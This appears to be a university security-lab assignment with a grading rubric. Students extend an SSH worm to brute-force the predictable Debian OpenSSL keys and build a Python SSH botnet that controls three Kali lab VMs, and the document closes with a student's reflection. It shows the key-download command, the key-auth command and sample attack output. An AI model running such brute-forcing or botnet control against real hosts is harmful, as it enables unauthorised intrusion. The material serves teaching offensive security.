Module Twelve:

SSH Botnet

Grading Criteria

Total Points: 35 points

☐ **[5 points]** Your submission is labeled as "cyb404_module12_lab00_[nau_id]_[lastname]_[firstname].zip." For example, if I were to submit a file, it would be labeled as cyb404_module12_lab00_mv668_vigil-hayes_morgan.zip. **FAILURE TO COMPLY WITH THIS STEP CAN LEAD TO A ZERO GRADE.**

☐ **[5 points]** Your submission files contained in the ZIP are in the correct formats as specified.

- ☐ [1 points] The modified SSH worm is all contained in a file ssh_worm_brute_key.py
- ☐ [1.5 points] There is a comment for every functional unit of code that details the purpose of the port scanner code.
- ☐ [1 points] SSH botnet is all contained in a file bot_net.py
- ☐ [1.5 points] There is a comment for every functional unit of code that details the purpose of the SSH botnet code.

☐ **[10 points]** Code correctly runs through a list of weak keys and brute forces them against SSH connections.

- ☐ **[**2.5 points] File runs using command: python3 python3 ssh_worm_brute_key.py -H <hostname> -u <username> -d <key path>
- ☐ [2.5 points] There are no runtime errors
- ☐ [5 points] Screenshot of your script's attempt to brute force a set of weak 1024 and 2048 keys.

☐ **[10 points]** Code correctly initiates an SSH botnet attack against Kali virtual machines.

- ☐ [2.5 points] File runs using command: python3 bot_net.py
- ☐ [2.5 points] There are no runtime errors
- ☐ [5 points] Screenshot of the script taking control of three Kali virtual machines

☐ **[5 points]** Reflection on the uses of botnets for good and nefarious purposes.

In the previous module, you implemented a port scanner with an SSH worm that could use password brute forcing to take control of a remote host. In this assignment, you will be extending the worm to be able to attack weak keys and launch a botnet attack with your worm. Put on your black hat!

Part 1: Attacking weak SSH keys

Passwords provide a method of authenticating to an SSH server but this is not the only one. Additionally, SSH provides the means to authenticate using public key cryptography. In this scenario, the server knows the public key and the user knows the private key. Using either RSA or DSA algorithms, the server produces these keys for logging into SSH. Typically, this provides an excellent method for authentication. With the ability to generate 1024-bit, 2048-bit, or 4096-bit keys, this authentication process makes it difficult to use brute force as we did with weak passwords.

However, in 2006 something interesting happened with the Debian Linux Distribution. A developer commented on a line of code found by an automated software analysis toolkit. The particular line of code ensured entropy in the creation of SSH keys. By commenting on the particular line of code, the size of the searchable key space dropped to 15-bits of entropy (Ahmad, 2008). Without only 15-bits of entropy, this meant only 32,767 keys existed for each algorithm and size. HD Moore, CSO and Chief Architect at Rapid7, generated all of the 1024-bit and 2048 bit keys in under two hours (Moore, 2008). Moreover, he made them available for download at: http://digitaloffense.net/tools/debian- openssl/. You can download the 1024-bit keys to begin. After downloading and extracting the keys, go ahead and delete the public keys, since we will only need the private keys to test our connection.

```
attacker# wget http://digitaloffense.net/tools/debian-
openssl/debian_ssh_dsa_1024_x86.tar.bz2

--2012-06-30 22:06:32--http://digitaloffense.net/tools/debian-
openssl/ debian_ssh_dsa_1024_x86.tar.bz2

Resolving digitaloffense.net... 184.154.42.196,
2001:470:1f10:200::2 Connecting to
digitaloffense.net|184.154.42.196|:80... connected. HTTP request
sent, awaiting response... 200 OK
Length: 30493326 (29M) [application/x-bzip2]

Saving to: 'debian_ssh_dsa_1024_x86.tar.bz2'

100%[==================================================
==================================================> ] 30,493,326
496K/s in 74s

2012-06-30 22:07:47 (400 KB/s) -
'debian_ssh_dsa_1024_x86.tar.bz2' saved [30493326/30493326]

attacker# bunzip2 debian_ssh_dsa_1024_x86.tar.bz2 attacker# tar -
xf debian_ssh_dsa_1024_x86.tar attacker# cd dsa/1024/
```

```
attacker# ls 00005b35764e0b2401a9dcbca5b6b6b5-1390
00005b35764e0b2401a9dcbca5b6b6b5-1390.pub
00058ed68259e603986db2af4eca3d59-30286
00058ed68259e603986db2af4eca3d59-30286.pub
0008b2c4246b6d4acfd0b0778b76c353-29645
0008b2c4246b6d4acfd0b0778b76c353-29645.pub
000b168ba54c7c9c6523a22d9ebcad6f-18228
000b168ba54c7c9c6523a22d9ebcad6f-18228.pub
000b69f08565ae3ec30febde740ddeb7-6849
000b69f08565ae3ec30febde740ddeb7-6849.pub
000e2b9787661464fdccc6f1f4dba436-11263
000e2b9787661464fdccc6f1f4dba436-11263.pub <..SNIPPED..>

attacker# rm -rf dsa/1024/*.pub
```

This mistake lasted for 2 years before it was discovered by a security researcher. As a result, it is accurate to state that quite a few servers were built with a weakened SSH service. It would be nice if we could build a tool to exploit this vulnerability. However, with access to the key space, it is possible to write a small Python script to brute force through each of the 32,767 keys in order to authenticate to a passwordless SSH server that relies upon a public-key cryptograph. In fact, the Warcat Team wrote such a script and posted it to milw0rm within days of the vulnerability discovery. Exploit-DB archived the Warcat Team script at: http://www.exploit-db.com/exploits/5720/. While I encourage you to examine the Warcat Team script, you will be writing your own script utilizing the same pexpect library you used to brute force through password authentication.

The script to test weak keys proves nearly very similar to our brute force password authentication. To authenticate to SSH with a key, we need to type *ssh user@host –i keyfile –o PasswordAuthentication=no*.


You will modify your SSH worm to loop through the set of generated keys and attempt a connection; make a copy of your ssh_worm_brute.py code from last module and rename it as ssh_worm_brute_key.py for this assignment. If the connection succeeds with one of the generated keys, you should print the name of the keyfile to the screen. Additionally, you should use two global variables: Stop and Fails. Fails will keep count of the number of failed connections you have had due to the remote host closing the connection. If this number is greater than 5, you should terminate your script. If your scan has triggered a remote IPS that prevents your connection, there is no sense continuing. Your Stop global variable is a Boolean that lets you know that you have a found a key and the main() function does not need to start any new connection threads.

Testing against a target, your script should have output that looks like this:

Testing this against a target, we see that we can gain access to a vulnerable system. If the 1024-bit keys do not work, try downloading the 2048 keys as well and using them.

```
attacker# python3 ssh_worm_brute_key.py -H 10.10.13.37 -u root -d
dsa/1024

[-] Testing keyfile tmp/002cc1e7910d61712c1aa07d4a609e7d-16764

[-] Testing keyfile tmp/003d39d173e0ea7ffa7cbcdd9c684375-31965

[-] Testing keyfile tmp/003e7c5039c07257052051962c6b77a0-9911

[-] Testing keyfile tmp/002ee4b916d80ccc7002938e1ecee19e-7997

[-] Testing keyfile tmp/00360c749f33ebbf5a05defe803d816a-31361
<..SNIPPED..>

[-] Testing keyfile tmp/002dcb29411aac8087bcfde2b6d2d176-27637

[-] Testing keyfile tmp/002a7ec8d678e30ac9961bb7c14eb4e4-27909

[-] Testing keyfile tmp/002401393933ce284398af5b97d42fb5-6059

[-] Testing keyfile tmp/003e792d192912b4504c61ae7f3feb6f-30448

[-] Testing keyfile tmp/003add04ad7a6de6cb1ac3608a7cc587-29168
[+] Success. tmp/002dcb29411aac8087bcfde2b6d2d176-27637

[-] Testing keyfile tmp/003796063673f0b7feac213b265753ea-13516
[*] Exiting: Key Found.
```

Take a screenshot of your script's attempt to brute force a set of weak 1024 and 2048 keys.



Part 2: Launching a botnet attack

Attackers often use collections of compromised computers for malicious purposes. We call this a botnet because the compromised computers act like bots to carry out instructions.

Now that you have demonstrated that you can control a host via SSH, you will expand it to control multiple hosts simultaneously. For this part of the assignment, you will be modifying bot_net_starter.py.

In order to construct your botnet, you will have to use Python classes. The concept of *a class* serves as the basis for a programming model named, object oriented programming. In this system, we instantiate individual objects with associated methods. For our botnet, each individual bot or client will require the ability to connect, and issue a command.

Examine the starter code attached to this assignment. Specifically, note the class object Client(). To build the client requires the hostname, username, and password or key. Furthermore, the class contains the methods required to sustain a client—connect(), send_command(), alive(). Notice that when we reference a variable belonging to a class, we call it self-followed by the variable name.

To construct the botnet, you will build a global array named botnet and this array contains the individual client objects.

Next, you will build a function named addClient() that takes a host, user, and password as input to instantiates a client object and add it to the botnet array.

Next, the botnetCommand() function takes an argument of a command. This function iterates through the entire array and sends the command to each client in the botnet array.

By wrapping everything up, we have our final SSH botnet script. This proves an excellent method for mass controlling targets. To test, you can make three copies of our current Kali virtual machine and assign IP addresses 10.10.10.110, 10.10.10.120, and 10.10.10.130. We see we can the script iterate through these three hosts and issue simultaneous commands to each of the victims.

When complete and tested against your Kali virtual machines, your implementation should output something like this:

```
attacker:~# python3 bot_net.py
[*] Output from 10.10.10.110
[+] uname -v
#1 SMP Fri Feb 17 10:34:20 EST 2012 [*] Output from 10.10.10.120

[+] uname -v
#1 SMP Fri Feb 17 10:34:20 EST 2012
[*] Output from 10.10.10.120
```

```
[+] uname -v
#1 SMP Fri Feb 17 10:34:20 EST 2012
[*] Output from 10.10.10.130
[+] cat /etc/issue
Kali 5 R2 - Code Name Revolution 64 bit \n \l [*] Output from
10.10.10.120
[+] cat /etc/issue
Kali 5 R2 - Code Name Revolution 64 bit \n \l [*] Output from
10.10.10.130
[+] cat /etc/issue
Kali 5 R2 - Code Name Revolution 64 bit \n \l
```

Take a screenshot of the terminal output that results from your script when run against three Kali virtual machines.

Part 3: Reflection

One of the important things to do as a network security student is to reflect on the tools and techniques that you learn and to think about how they might be used for good or evil and possible gray areas.

Consider the following true story of morally ambiguous botnets: *The hacker group, Anonymous, routinely employs the use of a voluntary botnet against their adversaries. In this capacity, the hacker group asks its members to download a tool known as Low Orbit Ion Cannon (LOIC). As a collective, the members of Anonymous launch a distributed botnet attack against sites they deem adversaries. While arguably illegal, the acts of the Anonymous group have had some notable and morally victorious successes. In a recent operation, Operation #Darknet, Anonymous used its voluntary botnet to overwhelm the hosting resources of a site dedicated to distributing child pornography.*

Q00. Do you think the code you just wrote is a tool for “good” or “evil”? Why or why not? (~150 words)

In my view the code is for good. But in general it will be a serious issue when this attack is done with evil intention this can get bad. It depends on the code's purpose and use! It can be beneficial if we use it properly, but it can also be harmful if we do not use it properly! . Malware spread through botnets often includes network communication features that allow attackers to communicate with other threat actors via the botnet's huge network of infected devices. Botnets are used by attackers to get access to computers, transmit malware, and recruit new devices to the brood. A botnet attack might be used to interrupt operations or lay the way for a more serious attack in the future. And the code I implemented has the potential to be both helpful and evil, as it is entirely dependent on the user.

References

Ahmad, D. (2008) Two years of broken crypto: Debian's dress rehearsal for a global PKI compromise. *IEEE Security & Privacy*, pp. 70–73.

Moore, H. D. (2008). Debian OpenSSL predictable PRNG toys. *Digital Offense*. <http://digitalof-fense.net/tools/debian-openssl/> Retrieved 30.10.11.